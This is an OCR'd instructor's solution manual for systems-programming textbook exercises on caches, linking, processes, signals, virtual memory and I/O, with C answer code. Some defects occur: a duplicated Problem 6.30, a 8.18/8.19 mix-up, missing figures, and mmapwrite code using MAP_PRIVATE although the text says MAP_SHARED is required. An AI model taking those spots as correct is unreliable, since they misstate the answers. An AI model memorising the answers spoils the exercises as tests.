
Problem 5.16 Solution:

This problem encourages students to think about the general principles of using conditional moves.

It must be possible to evaluate expressions *then-expr* and *else-expr* without generating any errors or side effects.

Problem 5.17 Solution:

This example illustrates a case where the generated code does not make good use of the load unit pipelining. We require `ls->next` to begin the next iteration, but we first fill the pipeline with a request for `ls->data`.




A.

B. Yes. For each iteration, the load unit first fetches the data value for the list element and then one cycle later begins fetching the address of the next list element. This latter load must complete before the next cycle can begin, limiting the CPE to $1 + 3 = 4.0$.

Problem 5.18 Solution:

Using some very strange looking source code, we were able to swap the order of the two loads in each loop to expedite the retrieval of `ls->next`. Perhaps a more advanced compiler could recognize the value of such a transformation.



A.

B. Yes. Each iteration begins by fetching the address of the next list element. The fetch of the data begins one cycle later, but the next iteration can begin before this operation completes. Thus the performance is constrained by the load unit latency.

C. This version makes better use of the load unit pipeline. It gives priority to the information that is required to begin the next iteration.

Problem 5.19 Solution:

This problem is a simple application of Amdahl's law. Speeding up part B by 3 gives an overall speedup of $1/(.2+.3/3+.5) = 1.25$. Speeding up part C by 1.5 gives an overall speedup of $1/(.2+.3+.5/1.5) = 1.2$. So the best strategy is to optimize part B.

1.6 Chapter 6: The Memory Hierarchy

Problem 6.20 Solution:

This is a thought problem to help the students understand the geometry factors that determine the capacity of a disk. Let r be the radius of the platter and xr be the radius of the hole. The number of bits/track is proportional to $2\pi xr$ (the circumference of the innermost track), and the number of tracks is proportional to $(r - xr)$. Thus, the total number of bits is proportional to $2\pi xr(r - xr)$. Setting the derivative to zero and solving for x gives $x = 1/2$. In words, the radius of the hole should be 1/2 the radius of the platter to maximize the bit capacity.

Problem 6.21 Solution:

This problem gives the students more practice in working with address bits. Some students hit a conceptual wall with this idea of partitioning address bit. In our experience, having them do these kinds of simple drills is helpful.

	m	C	B	E	S	t	s	b
1.	32	1024	4	4	64	24	6	2
2.	32	1024	4	256	1	30	0	2
3.	32	1024	8	1	128	22	7	3
4.	32	1024	8	128	1	29	0	3
5.	32	1024	32	1	32	22	5	5
6.	32	1024	32	4	8	24	3	5

Problem 6.22 Solution:

This is an inverse cache indexing problem (akin to Problem 6.13) that requires the students to work backwards from the contents of the cache to derive a set of addresses that hit in a particular set. Students must know cache indexing cold to solve this style of problem.

A. Set 1 contains two valid lines: Line 0 and Line 1. Line 0 has a tag of `0x45`. There are four bytes in each block, and thus four addresses will hit in Line 0. These addresses have the binary form `0 1000 1010 01xx`. Thus, the following four hex addresses will hit in Line 0 of Set 1:

   `0x08A4`, `0x08A5`, `0x08A6`, and `0x08A7`.

   Similarly, the following four addresses will hit in Line 1 of Set 1:

   `0x0704`, `0x0705`, `0x0706`, `0x0707`.

B. Set 6 contains one valid line with a tag of `0x91`. Since there is only one valid line in the set, four addresses will hit. These addresses have the binary form `1 0010 0011 10xx`. Thus, the four hex addresses that hit in Set 6 are:

`0x1238`, `0x1239`, `0x123A`, and `0x123B`.

Problem 6.23 Solution:

This problem is tougher than it looks. The approach is similar to the solution to Problem 6.14. The cache is not large enough to hold both arrays. References to cache lines for one array evict recently loaded cache lines from the other array.

`dst` array				
	col 0	col 1	col 2	col 3
row 0	m	m	m	m
row 1	m	m	m	m
row 2	m	m	m	m
row 3	m	m	m	m

`src` array				
	col 0	col 1	col 2	col 3
row 0	m	m	h	m
row 1	m	h	m	h
row 2	m	m	h	m
row 3	m	h	m	h

Problem 6.24 Solution:

In this case, the cache is large enough to hold both arrays, so the only misses are the initial cold misses.

`dst` array				
	col 0	col 1	col 2	col 3
row 0	m	h	h	h
row 1	m	h	h	h
row 2	m	h	h	h
row 3	m	h	h	h

`src` array				
	col 0	col 1	col 2	col 3
row 0	m	h	h	h
row 1	m	h	h	h
row 2	m	h	h	h
row 3	m	h	h	h

Problem 6.25 Solution:

This style of problem (and the ones that follow) requires a practical high-level analysis of the cache behavior, rather than the more tedious step-by-step analysis that we use when we are first teaching students how caches work. We always include a problem of this type on our exams because it tests a skill the students will need as working programmers: the ability to look at code and get a feel for how well it uses the caches.

In this problem, each cache line holds two 16-byte `point_color` structures. The `square` array is $256 \times 16 = 4096$ bytes and the cache is 2048 bytes, so the cache can only hold half of the array. Since the code employs a row-wise stride-1 reference pattern, the miss pattern for each cache line is a miss, followed by 7 hits.

A. What is the total number of writes? 1024 writes.

B. What is the total number of writes that miss in the cache? 128 misses.

C. What is the miss rate? $128/1024 = 12.5\%$.

Problem 6.26 Solution:

Since the cache cannot hold the entire array, the column-wise scan of the second half of the array evicts the lines loaded during the scan of the first half. So for every structure, we have a miss followed by 3 hits.

A. What is the total number of writes? 1024 writes.

B. What is the total number of writes that miss in the cache? 256 writes.

C. What is the miss rate? $256/1024 = 25\%$.

Problem 6.27 Solution:

Both loops access the array in row-major order. The first loop performs 256 writes. Since each cache line holds two structures, half of these references hit and half miss. The second loop performs a total of 768 writes. For each pair of structures, there is an initial cold miss, followed by 5 hits. So this loop experiences a total of 128 misses. Combined, there are $256 + 768 = 1024$ writes, and $128 + 128 = 256$ misses.

A. What is the total number of writes? 1024 writes.

B. What is the total number of writes that miss in the cache? 256 writes.

C. What is the miss rate? $256/1024 = 25\%$.

Problem 6.28 Solution:

Each `pixel` structure is 4 bytes, so each 4-byte cache line holds exactly one structure. For each structure, there is a miss, followed by three hits, for a miss rate of 25%.

Problem 6.29 Solution:

This code visits the array of `pixel` structures in row-major order. The cache line holds exactly one structure. Thus, for each structure we have a miss, followed by three hits, for a miss rate of 25%.

Problem 6.30 Solution:

In this code each loop iteration zeros the entire 4-byte structure by writing a 4-byte integer zero. Thus, although there are only 640×480 writes, each of these writes misses. Thus, the miss rate is 100%.

Problem 6.30 Solution:

In this code each loop iteration zeros the entire 4-byte structure by writing a 4-byte integer zero. Thus, although there are only 640×480 writes, each of these writes misses. Thus, the miss rate is 100%.

Problem 6.31 Solution:

Solution approach: Use the `mountain` program to generate a graph similar to Figure 6.43, which shows a slice through the mountain with constant stride and varying working set size. Do the same analysis we did in the text. Each relatively flat region of the graph corresponds to a different level in the hierarchy. As working set size increases, a transition from one flat region to another at size x indicates a cache size of x.

Problem 6.32 Solution:

No solution yet.

Problem 6.33 Solution:

This problem is a lab assignment in the spirit of Problem 6.32. Because there is some computation involved in the inner loop, it provides the students with more opportunities for optimization. See the Instructor's site on the CS:APP Web page for reference solutions.

1.7 Chapter 7: Linking

Problem 7.6 Solution:

This problem builds on Problem 7.1 by adding some functions and variables that are declared with the `static` attribute. The main idea for the students to understand is that static symbols are local to the module that defines them, and are not visible to other modules.

Symbol	`swap.o` `.symtab` entry?	Symbol type	Module where defined	Section
`buf`	yes	extern	`main.o`	`.data`
`bufp0`	yes	global	`swap.o`	`.data`
`bufp1`	yes	local	`swap.o`	`.bss`
`swap`	yes	global	`swap.o`	`.text`
`temp`	no	—	—	—
`incr`	yes	local	`swap.o`	`.text`
`count`	yes	local	`swap.o`	`.data`

Problem 7.7 Solution:

This is a good example of the kind of silent nasty bugs that can occur because of quirks in the linker's symbol resolution algorithm. The programming error in this case is due to the fact that both modules define a weak global symbol `x`, which is then resolved silently by the linker (Rule 3). We can fix the bug by simply defining `x` with the `static` attribute, which turns it into a local linker symbol, and thus limits its scope to a single module:

```
static double x;

void f() {
        x = -0.0;
}
```

Problem 7.8 Solution:

This is another problem in the spirit of Problem 7.2 that tests the student's understanding of how the linker resolves global symbols, and the kinds of errors that can result if they are not careful.

A. Because Module 2 defines `main` with the `static` attribute, it is a local symbol, and thus there are no multiply-defined global symbols. Each module refers to its own definition of `main`. This is an important idea; make sure students understand the impact of the `static` attribute and how it limits the scope of function and variable symbols.

   (a) `REF(main.1) --> DEF(main.1)`

   (b) `REF(main.2) --> DEF(main.2)`

B. Here we have two weak definitions of `x`, so the symbol resolution in this case is UNKNOWN (Rule 3).

C. This is an ERROR, since there are two strong definitions of `x` (Rule 1).

Problem 7.9 Solution:

This problem is a nice example of why it pays to have a working understanding of linkers. The output of the program is incomprehensible until you realize that linkers are just dumb symbol resolution and relocation machines. Because of Rule 2, the strong symbol associated with the function `main` in `m1.o` overrides the weak symbol associated with the variable `main` in `m2.o`. Thus, the reference to variable `main` in `m2` resolves to the value of symbol `main`, which in this case is the address of the first byte of function `main`. This byte contains the hex value `0x55`, which is the binary encoding of `pushl %ebp`, the first instruction in procedure `main`!

Problem 7.10 Solution:

These are more drills, in the spirit of Problem 7.3, that help the students understand how linkers use static libraries when they resolve symbol references.

A. `gcc p.o libx.a`

B. `gcc p.o libx.a liby.a libx.a`

C. `gcc p.o libx.a liby.a libx.a libz.a`

Problem 7.11 Solution:

This problem is a sanity check to make sure the students understand the difference between `.data` and `.bss`, and why the distinction exists in the first place. The first part of the runtime data segment is initialized with the contents of the `.data` section in the object file. The last part of the runtime data segment is `.bss`, which is always initialized to zero, and which doesn't occupy any actual space in the executable file. Thus the discrepancy between the runtime data segment size and the size of the chunk of the object file that initializes it.

Problem 7.12 Solution:

This problem tests whether the students have grasped the concepts of relocation records and relocation. The solution approach is to mimic the behavior of the linker: use the relocation records to identify the locations of the references, and then either compute the relocated absolute addresses using the algorithm in Figure 7.9, or simply extract them from the relocated instructions in Figure 7.10. There are a couple of things to notice about the relocatable object file in Figure 7.19:

- The `movl` instruction in line 8 contains *two* references that need to be relocated.
- The instructions in lines 5 and 8 contain references to `buf[1]` with an initial value of `0x4`. The relocated addresses are computed as `ADDR(buf) + 4`.

Line # in Fig.7.10	Address	Value
15	0x80483cb	0x004945c
16	0x80483d0	0x0049458
18	0x80483d8	0x0049548
18	0x80483dc	0x0049458
23	0x80483e7	0x0049548

Problem 7.13 Solution:

The next two problems require the students to derive the relocation records from the C source and the disassembled relocatable. The best solution approach is to learn how to use `objdump` and then use `objdump` to extract the relocation records from the executable.

A. Relocation entries for the `.text` section:

```
RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000012 R_386_PC32        p3
00000019 R_386_32          xp
00000021 R_386_PC32        p2
```

B. Relocation entries for `.data` section:

```
RELOCATION RECORDS FOR [.data]:
OFFSET   TYPE              VALUE
00000004 R_386_32          x
```

Problem 7.14 Solution:

A. Relocation entries for the `.text` section:

```
RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000011 R_386_32          .rodata
```

B. Relocation entries for the `.rodata` section:

```
RELOCATION RECORDS FOR [.rodata]:
OFFSET   TYPE              VALUE
00000000 R_386_32          .text
00000004 R_386_32          .text
00000008 R_386_32          .text
0000000c R_386_32          .text
00000010 R_386_32          .text
00000014 R_386_32          .text
```

Problem 7.15 Solution:

A. On our system, `libc.a` has 1082 members and `libm.a` has 373 members.

```
unix> ar -t /usr/lib/libc.a | wc -l
    1082
unix> ar -t /usr/lib/libm.a | wc -l
    373
```

B. Interestingly, the code in the `.text` section is identical, whether a program is compiled using `-g` or not. The difference is that the "`-O2 -g`" object file contains debugging info in the `.debug` section, while the "`-O2`" version does not.

C. On our system, the `gcc` driver uses the standard C library (`libc.so.6`) and the dynamic linker (`ld-linux.so.2`):

```
linux> ldd /usr/local/bin/gcc
   libc.so.6 => /lib/libc.so.6 (0x4001a000)
   /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

1.8 Chapter 8: Exceptional Control Flow

Problem 8.8 Solution:

A. Called once, returns twice: `fork`

B. Called once, never returns: `execve` and `longjmp`.

C. Called once, returns one or more times: `setjmp`.

Problem 8.9 Solution:

This problem is a simple variant of Problem 8.1. The parent process prints

```
x=4
x=3
```

and the child process prints

```
x=2
```

Thus, any of the following sequences represents a possible output:

```
x=4     x=4     x=2
x=3     x=2     x=4
x=2     x=3     x=3
```

Problem 8.10 Solution:

The program consists of three processes: the original parent, its child, and its grandchild. Each of these processes executes a single `printf` and then terminates. Thus, the program prints three "hello" lines.

Problem 8.11 Solution:

This program is identical to the program in Problem 8.10, except that the call to `exit` in line 8 has been replaced by a `return` statement. The process hierarchy is identical, consisting of a parent, a child, and a grandchild. And as before, the parent executes a single `printf`. However, because of the `return` statement, the child and grandchild each execute two `printf` statements. Thus, the program prints a total of five output lines.


Problem 8.12 Solution:

The parent initializes `counter` to 1, then creates the child, which decrements `counter` and terminates. The parent waits for the child to terminate, then increments `counter` and prints the result. Remember, each process has its own separate address space, so the decrement by the child has no impact on the parent's copy of `counter`. Thus the output is:

```
counter = 2
```

Problem 8.13 Solution:

This problem is a nice way to check the students' understanding of the interleaved execution of processes. It also their first introduction to the idea of synchronization. In this case, the `wait` function in the parent will not complete until the child has terminated. The key idea is that any topological sort of the following DAG is a possible output:




Thus, there are only three possible outcomes (each column is an outcome):

```
Hello   Hello   Hello
1       1       0
Bye     0       1
0       Bye     Bye
2       2       2
Bye     Bye     Bye
```

Problem 8.14 Solution:

This problem really tests the students' understanding of concurrent process execution. The most systematic solution approach is to draw the process hierarchy, labeling each node with the output of the corresponding process:



For each process, the kernel preserves the ordering of its `printf` statements, but otherwise can interleave the statements arbitrarily. Thus, any topological sort of the following DAG represents a possible output:

$$1 \quad 1 \rightarrow 2 \quad 0 \rightarrow 2 \quad 0$$

A. 112002 (possible)

B. 211020 (not possible)

C. 102120 (possible)

D. 122001 (not possible)

E. 100212 (possible)

Problem 8.15 Solution:

This is an easy problem for students who understand the `execve` function and the structure of the `argv` and `envp` arrays. Notice that a correct solution must pass a pointer to the `envp` array (the global `environ` pointer on our system) to correctly mimic the behavior of `/bin/ls`.

code/ecf/myls-ans.c

```
#include "csapp.h"

int main(int argc, char **argv) {
  Execve("/bin/ls", argv, environ);
  exit(0);
}
```

code/ecf/myls-ans.c

Problem 8.16 Solution:

This is a nontrivial problem that teaches the students how a parent process can use the `wait` function to determine a child's termination status.

code/ecf/waitprob2-ans.c

```
#include "csapp.h"

#define NCHILDREN 2

int main()
{
    int status, i;
    pid_t pid;
    char buf[MAXLINE];

    for (i = 0; i < NCHILDREN; i++) {
        pid = Fork();
        if (pid == 0)  /* child */
            /* child attempts to modify first byte of main */
            *(char *)main = 1;
    }

    /* parent waits for all children to terminate */
    while ((pid = wait(&status)) > 0) {
        if (WIFEXITED(status))
            printf("child %d terminated normally with exit status=%d\n",
                   pid, WEXITSTATUS(status));
        else
            if (WIFSIGNALED(status)) {
                sprintf(buf, "child %d terminated by signal %d",
                        pid, WTERMSIG(status));
                psignal(WTERMSIG(status), buf);
            }
    }
    if (errno != ECHILD)
        unix_error("wait error");

    return 0;
}
```

code/ecf/waitprob2-ans.c

Problem 8.17 Solution:

The `system` man page provides a basic template for implementing the `mysystem` function. The version the students implement for this problem requires somewhat different return code processing.

code/ecf/mysystem-ans.c

```
#include "csapp.h"

int mysystem(char *command)
{
    pid_t pid;
    int status;

    if (command == NULL)
        return -1;

    if ((pid = fork()) == -1)
        return -1;

    if (pid == 0) { /* child */
        char *argv[4];
        argv[0] = "sh";
        argv[1] = "-c";
        argv[2] = command;
        argv[3] = NULL;
        execve("/bin/sh", argv, environ);
        exit(-1); /* control should never reach here */
    }

    /* parent */
    while (1) {
        if (waitpid(pid, &status, 0) == -1) {
            if (errno != EINTR) /* restart waitpid if interrupted */
                return -1;
        }
        else {
            if (WIFEXITED(status))
                return WEXITSTATUS(status);
            else
                return status;
        }
    }
}
```

code/ecf/mysystem-ans.c

Problem 8.19 Solution:

This is a nice problem that shows students the interaction between two different forms of exceptional control flow: signals and nonlocal jumps.

Problem 8.18 Solution:

Signals cannot be used to count events in other processes because signals are not queued. Solving this problem requires inter-process communication (IPC) mechanisms (not discussed in the text), or threads, which are discussed in Chapter 13.

code/ecf/tfgets-ans.c

```
#include "csapp.h"

static sigjmp_buf env;

static void handler(int sig)
{
    Alarm(0);
    siglongjmp(env, 1);
}

char *tfgets(char *s, int size, FILE *stream)
{
    Signal(SIGALRM, handler);

    Alarm(5);
    if (sigsetjmp(env, 1) == 0)
        return(Fgets(s, size, stream)); /* return user input */
    else
        return NULL;  /* return NULL if fgets times out */
}

int main()
{
    char buf[MAXLINE];

    while (1) {
        bzero(buf, MAXLINE);
        if (tfgets(buf, sizeof(buf), stdin) != NULL)
            printf("read: %s", buf);
        else
            printf("timed out\n");
    }
    exit(0);
}
```

code/ecf/tfgets-ans.c

Problem 8.20 Solution:

Writing a simple shell with job control is a fascinating project that ties together many of the ideas in this chapter. The distribution of the Shell Lab on the CS:APP Instructor Site

`http://csapp.cs.cmu.edu/public/instructors.html`

provides the reference solution.

1.9 Chapter 9: Measuring Program Execution Time

Problem 9.9 Solution:

This problem requires careful study of the trace and a certain amount of educating guessing.

A. A timer interrupt causes the current process to become inactive. Periods I0, I2, I4, I5, I6, I8, and I9. occur exactly 9.95ms apart.

B. I5 (247,113 cycles) is the shortest period caused by a timer interrupt.

C. The true clock rate (in MHz) is $549.9 \times 9.95/10.0 = 547.2$.

Problem 9.10 Solution:

This problem gets students started using the library functions for time measurement. It is interesting to see such a program in action. Running under both LINUX and SOLARIS, we measured 100 ticks per second. Running under WINDOWS-NT, we measured 1000 ticks per second.

code/perf/tps-ans.c

```
#include <stdlib.h>
#include <stdio.h>

#include <unistd.h>
#include <sys/times.h>

int tps()
{
    clock_t tstart;
    struct tms t;

    tstart = times(&t);
    sleep(1);
    return (int) (times(&t) - tstart);
}


int main(int argc, char *argv[])
```

```
{
    printf("%d ticks/second\n", tps());
    return 0;
}
```

code/perf/tps-ans.c

Problem 9.11 Solution:

This is the basic tool we used for generating activity traces. Running it for different values of the threshold and on systems with different loads produces interesting results.

code/perf/inactive-ans.c

```
#include <stdio.h>
#include <stdlib.h>
#include "clock.h"

int inactive_duration(int thresh);

int main (int argc, char *argv[])
{
    int i;

    for (i = 0; i < 5; i++) {
        int d = inactive_duration(1000);
        printf("%d cycles\n", d);
    }
    return 0;
}

int inactive_duration(int thresh)
{
    double oldt, newt;
    int delta;
    start_counter();
    newt = get_counter();

    do {
        oldt = newt;
        newt = get_counter();
        delta = (int) (newt - oldt);
    } while (delta < thresh);
    return delta;
}

```

code/perf/inactive-ans.c

Problem 9.12 Solution:

This problem requires thinking about the granularity of interval timers and the possible inaccuracies this can give.

A. If the call to `sleep` occurs right after a timer interrupt, then the process will be inactive for almost exactly 2 seconds. If it occurs just before a timer interrupt, then it will be inactive for just 1.99 seconds, giving $1.99 \leq w \leq 2.00$.

B. We completed 2×10^9 cycles in time w. This implies a clock rate betwen 1000 and 1005 MHz.

1.10 Chapter 10: Virtual Memory

Problem 10.11 Solution:

The following series of address translation problems give the students more practice with translation process. These kinds of problems make excellent exam questions because they require deep understanding, and they can be endlessly recycled in slightly different forms.

```
A. 00 0010 0111 1100

B.     VPN:             0x9
       TLBI:            0x1
       TLBT:            0x2
       TLB hit?         N
       page fault?      N
       PPN:             0x17

C.     0101 1111 1100

D.     CO:              0x0
       CI:              0xf
       CT:              0x17
       cache hit?       N
       cache byte?      -
```

Problem 10.12 Solution:

```
A. 00 0011 1010 1001

B.     VPN:             0xe
       TLBI:            0x2
       TLBT:            0x3
       TLB hit?         N
```

```
        page fault?     N
        PPN:            0x11

 C.     0100 0110 1001

 D.     CO:             0x1
        CI:             0xa
        CT:             0x11
        cache hit?      N
        cache byte?     -
```

Problem 10.13 Solution:

```
 A. 00 0000 0100 0000

 B.     VPN:            0x1
        TLBI:           0x1
        TLBT:           0x0
        TLB hit?        N
        page fault?     Y
        PPN:            -

 C.     n/a

 D.     n/a
```

Problem 10.14 Solution:

This problem has a kind of "gee whiz!" appeal to students when they realize that they can modify a disk file by writing to a memory location. The template is given in the solution to Problem 10.5. The only tricky part is to realize that changes to memory-mapped objects are not reflected back unless they are mapped with the MAP_SHARED option.

code/vm/mmapwrite-ans.c

```
#include "csapp.h"

/*
 * mmapwrite - uses mmap to modify a disk file
 */
void mmapwrite(int fd, int len)
{
    char *bufp;

    /*    bufp = Mmap(NULL, len, PROT_READ|PROT_WRITE, MAP_SHARED, fd, 0);*/
```

```
    bufp = Mmap(NULL, len, PROT_READ|PROT_WRITE, MAP_PRIVATE, fd, 0);
    bufp[0] = 'J';
}

/* mmapwrite driver */
int main(int argc, char **argv)
{
    int fd;
    struct stat stat;

    /* check for required command line argument */
    if (argc != 2) {
        printf("usage: %s <filename>\n", argv[0]);
        exit(0);
    }

    /* open the input file and get its size */
    fd = Open(argv[1], O_RDWR, 0);
    fstat(fd, &stat);
    mmapwrite(fd, stat.st_size);
    exit(0);
}
```

code/vm/mmapwrite-ans.c

Problem 10.15 Solution:

This is another variant of Problem 10.6.

Request	Block size (decimal bytes)	Block header (hex)
`malloc(3)`	8	`0x9`
`malloc(11)`	16	`0x11`
`malloc(20)`	24	`0x19`
`malloc(21)`	32	`0x21`

Problem 10.16 Solution:

This is a variant of Problem 10.7. The students might find it interesting that optimized boundary tags coalescing scheme, where the allocated blocks don't need a footer, has the same minimum block size (16 bytes) for either alignment requirement.

Alignment	Allocated block	Free block	Minimum block size (bytes)
Single-word	Header and footer	Header and footer	20
Single-word	Header, but no footer	Header and footer	16
Double-word	Header and footer	Header and footer	24
Double-word	Header, but no footer	Header and footer	16

Problem 10.17 Solution:

This is a really interesting problem for students to work out. At first glance, the solution appears trivial. You define a global roving pointer (`void *rover`) that points initially to the front of the list, and then perform the search using this rover:

code/vm/malloc2-ans.c

```
static void *find_fit(size_t asize)
{
    char *oldrover;

    oldrover = rover;

    /* search from the rover to the end of list */
    for ( ; GET_SIZE(HDRP(rover)) > 0; rover = NEXT_BLKP(rover))
        if (!GET_ALLOC(HDRP(rover)) && (asize <= GET_SIZE(HDRP(rover))))
            return rover;

    /* search from start of list to old rover */
    for (rover = heap_listp; rover < oldrover; rover = NEXT_BLKP(rover))
        if (!GET_ALLOC(HDRP(rover)) && (asize <= GET_SIZE(HDRP(rover))))
            return rover;

    return NULL;  /* no fit found */
}
```

code/vm/malloc2-ans.c

However, the interaction with coalescing introduces a subtlety that is easy to overlook. Suppose that the rover is pointing at an allocated block b when the application makes a request to free b. If the previous block is free, then it will be coalesced with b, and the rover now points to garbage in the middle of a free block. Eventually, the allocator will either allocate a non-disjoint block or crash. Thus, a correct solution must anticipate this situation when it coalesces, and adjust the rover to point to new coalesced block:

code/vm/malloc2-ans.c

```
static void *coalesce(void *bp)
{
    int prev_alloc = GET_ALLOC(FTRP(PREV_BLKP(bp)));
    int next_alloc = GET_ALLOC(HDRP(NEXT_BLKP(bp)));
    size_t size = GET_SIZE(HDRP(bp));

    if (prev_alloc && next_alloc) {            /* Case 1 */
        return bp;
    }

    else if (prev_alloc && !next_alloc) {      /* Case 2 */
        size += GET_SIZE(HDRP(NEXT_BLKP(bp)));
        PUT(HDRP(bp), PACK(size, 0));
        PUT(FTRP(bp), PACK(size,0));
    }

```

```
    else if (!prev_alloc && next_alloc) {      /* Case 3 */
        size += GET_SIZE(HDRP(PREV_BLKP(bp)));
        PUT(FTRP(bp), PACK(size, 0));
        PUT(HDRP(PREV_BLKP(bp)), PACK(size, 0));
        bp = PREV_BLKP(bp);
    }

    else {                                     /* Case 4 */
        size += GET_SIZE(HDRP(PREV_BLKP(bp))) +
            GET_SIZE(FTRP(NEXT_BLKP(bp)));
        PUT(HDRP(PREV_BLKP(bp)), PACK(size, 0));
        PUT(FTRP(NEXT_BLKP(bp)), PACK(size, 0));
        bp = PREV_BLKP(bp);
    }

    /* Make sure the rover isn't pointing into the free block */
    /* that we just coalesced */
    if ((rover > (char *)bp) && (rover < NEXT_BLKP(bp)))
        rover = bp;

    return bp;
}
```

code/vm/malloc2-ans.c

Interestingly, when we benchmark the implicit allocator in Section 10.9.12 on a collection of large traces, we find that next fit improves the average throughput by more than a factor of 10, from 10K requests/sec to a respectable 139K requests/sec. However, the memory utilization of next fit (80%) is worse than first fit (99%). By contrast, the C standard library's GNU `malloc` package, which uses a complicated segregated storage scheme, runs at 119K requests/sec on the same set of traces.

Problem 10.18 Solution:

No solution yet.

Problem 10.19 Solution:

Here are the true statements. The observation about the equivalence of first fit and best fit when the list is ordered is interesting.

1. (a) In a buddy system, up to 50% of the space can be wasted due to internal fragmentation.

2. (d) Using the first-fit algorithm on a free list that is ordered according to increasing block sizes is equivalent to using the best-fit algorithm.

3. (b) Mark-and-sweep garbage collectors are called conservative if they treat everything that looks like a pointer as a pointer,

Problem 10.20 Solution:

This one of our favorite labs. See the CS:APP Instructor's Web page for a turnkey solution, including solution implementation and autograders.

1.11 Chapter 11: I/O

Problem 11.6 Solution:

On entry, descriptors 0-2 are already open. The `open` function always returns the lowest possible descriptor, so the first two calls to `open` return descriptors 3 and 4. The call to the `close function` frees up descriptor 4, so the final call to `open` returns descriptor 4, and thus the output of the program is "`fd2 = 4`".

Problem 11.7 Solution:

code/io/cpfile1-ans.c

```
#include "csapp.h"

int main(int argc, char **argv)
{
    int n;
    char buf[MAXBUF];

    while((n = Rio_readn(STDIN_FILENO, buf, MAXBUF)) != 0)
        Rio_writen(STDOUT_FILENO, buf, n);
    exit(0);
}
```

code/io/cpfile1-ans.c

Problem 11.8 Solution:

The solution is nearly identical to Figure 11.10, calling `fstat` instead of `stat`.

code/io/fstatcheck-ans.c

```
#include "csapp.h"

int main (int argc, char **argv)
{
    struct stat stat;
    char *type, *readok;
    int size;

    if (argc != 2) {
        fprintf(stderr, "usage: %s <fd>\n", argv[0]);
        exit(0);
    }
    Fstat(atoi(argv[1]), &stat);
```

```
    if (S_ISREG(stat.st_mode))     /* Determine file type */
        type = "regular";
    else if (S_ISDIR(stat.st_mode))
        type = "directory";
    else if (S_ISCHR(stat.st_mode))
        type = "character device";
    else
        type = "other";

